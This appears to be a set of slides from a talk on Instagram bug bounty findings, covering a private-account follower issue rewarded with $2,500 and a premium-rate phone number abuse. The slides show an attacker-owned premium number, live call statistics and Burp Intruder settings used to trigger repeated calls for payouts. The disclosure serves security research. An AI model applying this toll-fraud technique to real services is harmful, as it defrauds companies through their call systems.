
9. Private Account Users Following



After reviewing the issue you have reported, we have decided to award you a bounty of \$2,500 USD.


MOBILE

9. Private Account Users Following





MOBILE

9. Private Account Users Following





MOBILE

10. Steal Money Through Premium Rate Phone Numbers





MOBILE

10. Steal Money Through Premium Rate Phone Numbers




MOBILE

10. Steal Money Through Premium Rate Phone Numbers




MOBILE

10. Steal Money Through Premium Rate Phone Numbers




The screenshot shows a web browser window with the URL <https://www.eurocall24.com/index.php?r=numbers/list>. The page title is "Eurocall24 - List Numbers". The website header includes the Eurocall24 logo and the text "PREMIUM RATE PARTNER". The user is logged in as "instagram pentesting (instagrampentesting)".

The main content area is titled "Allocated Numbers" and displays a green notification box: "Settings successfully changed." Below this is a table with the following data:

| Country | Range | Numbers |
|--|----------------|---------|
|  United Kingdom | 44 741813 xxxx | 1 |


Below the table, it says "Displaying 1-1 of 1 result." There is a search filter section with the following columns: Country Name, Range, Phone Number, Service, Payout, Currency (Payout), Unit (Payout), and Payout Terms. The search results show:

| Country Name | Range | Phone Number | Service | Payout | Currency (Payout) | Unit (Payout) | Payout Terms | |
|--|--------------|--------------|------------|--------|-------------------|---------------|---------------|---|
|  United Kingdom | 44741813xxxx | 447418138010 | Conference | 0.0600 | GBP | per Min. | EOM + 45 days | Update Remove |


A warning icon and text at the bottom of the page reads: "⚠ Check the tariff. Payout depending on peak/off peak times. For more details please place mouse cursor over the icon next to the payout."

MOBILE

10. Steal Money Through Premium Rate Phone Numbers




The screenshot shows a web browser window with the URL <https://www.eurocall24.com/index.php?r=statistics/liveStatistics>. The page header includes the Eurocall24 logo (PREMIUM RATE PARTNER) and a user profile for 'instagram pentesting (instagrampentesting)'. A left sidebar contains navigation links: Home, Numbers, Live Statistics, and Statistics. The main content area is titled 'Live' and displays a table of call statistics.

| # | CLI | Number | Started | Duration |
|-------|-------------|--|----------|----------|
| 1. | 16506814774 | 447418138010  | 00:01:08 | 5 |
| Total | | | | 5 |

MOBILE

10. Steal Money Through Premium Rate Phone Numbers



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer

1 x 6 x ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 60

Payload type: Numbers Request count: 60

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and number of digits.

Number range


Type: Sequential Random

From: 1

To: 60

Step: 1

How many: []



Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater

1 x 6 x ...

Target Positions Payloads Options

Request Headers

These settings control whether Intruder updates the content length and connection headers.

Update Content-Length header

Set Connection: close

Request Engine

These settings control the engine used for making HTTP requests.

Number of threads: 5


Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Throttle (milliseconds): Fixed 30000

MOBILE

10. Steal Money Through Premium Rate Phone Numbers



The screenshot shows a web browser window with the URL <https://www.eurocall24.com/index.php?r=statistics%2Findex&fastSelectTime=&fromDate=2015-09-05&toDate=2015-09-05&yt>. The page title is "Eurocall24 PREMIUM RATE PARTNER". The user is logged in as "instagram pentesting (instagrampentesting)". The main content area is titled "Calls statistics" and shows a table of call data for the date 2015-09-05. The table has columns for Range / Number, Payout, Calls, Total (min.), Total payout, Avg. (min.), and Last call. The data shows 61 calls for the number 44741813xxxx, with a total payout of 1,04 GBP and an average call duration of 0:17. The last call was on 2015-09-05 at 17:56:30.

Home
Numbers
Live Statistics
Statistics
Test Panel
Access List

instagram pentesting (instagrampentesting)

Calls statistics

Custom dates ▼ 2015-09-05 2015-09-05 Refresh

| Range / Number | Payout | Calls | Total (min.) | Total payout | Avg. (min.) | Last call |
|-----------------|-------------------|-----------|--------------|-----------------|-------------|---------------------|
| 🇬🇧 44741813xxxx | 0,0600 GBP / Min. | 61 | 17:21 | 1,04 GBP | 0:17 | 2015-09-05 17:56:30 |
| Total | | 61 | 17:21 | 1,04 GBP | | |

MOBILE

10. Steal Money Through Premium Rate Phone Numbers

